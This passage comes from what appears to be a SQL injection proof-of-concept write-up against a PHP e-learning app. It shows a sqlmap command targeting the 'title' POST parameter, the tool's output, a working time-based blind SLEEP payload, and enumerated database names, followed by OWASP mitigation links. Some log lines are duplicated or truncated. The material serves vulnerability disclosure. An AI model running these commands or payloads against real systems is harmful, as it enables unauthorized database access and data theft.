[23:41:53] [INFO] resumed: 7
[23:41:53] [INFO] resumed: information_schema
[23:41:53] [INFO] resumed: capstone
[23:41:53] [INFO] resumed: capstone2
[23:41:53] [INFO] resumed: mysql
[23:41:53] [INFO] resumed: performance_schema
[23:41:53] [INFO] resumed: phpmyadmin
[23:41:53] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Parameter: title

Step 9: Run the sqlmap against 'title' parameter by using switch -p

- python.exe C:\sqlmap\sqlmap.py -r calendar_of_events.txt -p "title" --batch --dbs




```
PS C:\lms\e-lms> python.exe C:\sqlmap\sqlmap.py -r calendar_of_events.txt -p "title" --batch --dbs
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:31:16 /2024-10-18/

[00:31:16] [INFO] parsing HTTP request from 'calendar_of_events.txt'
[00:31:16] [INFO] resuming back-end DBMS 'mysql'
[00:31:16] [INFO] testing connection to the target URL
[00:31:17] [INFO] testing if the target URL content is stable
[00:31:17] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. I
injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(s)tring/(r)egex/(q)uit] C
[00:31:18] [WARNING] heuristic (basic) test shows that POST parameter 'title' might not be injectable
[00:31:18] [INFO] testing for SQL injection on POST parameter 'title'
[00:31:18] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[00:31:20] [WARNING] reflective value(s) found and filtering out
[00:31:22] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[00:31:24] [INFO] testing 'Generic inline queries'
[00:31:24] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:31:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:31:25] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:31:35] [INFO] POST parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:31:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:31:35] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) techn
[00:31:36] [INFO] checking if the injection point on POST parameter 'title' is a false positive
POST parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
```

Step 10: Now notice that ‘title’ parameter is detected vulnerable and all database is successfully retrieved.



```
[00:31:24] [INFO] testing 'Generic inline queries'
[00:31:24] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[00:31:25] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[00:31:25] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:31:35] [INFO] POST parameter 'title' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[00:31:35] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[00:31:35] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) te
[00:31:36] [INFO] checking if the injection point on POST parameter 'title' is a false positive
POST parameter 'title' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 60 HTTP(s) requests:
---
Parameter: title (POST)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: date_start=10/06/2024&date_end=10/26/2024&title=test' AND (SELECT 8899 FROM (SELECT(SLEEP(5)))bKnw) AND 'cAVE'='cAVE&add=
---
[00:31:51] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:31:51] [INFO] fetching database names
[00:31:51] [INFO] fetching number of databases
[00:31:51] [INFO] resumed: 7
[00:31:51] [INFO] resumed: information_schema
[00:31:51] [INFO] resumed: capstone
[00:31:51] [INFO] resumed: capstone2
[00:31:51] [INFO] resumed: mysql
[00:31:51] [INFO] resumed: performance_schema
[00:31:51] [INFO] resumed: phpmyadmin
[00:31:51] [INFO] resumed: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test
```

Mitigation/recommendations

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection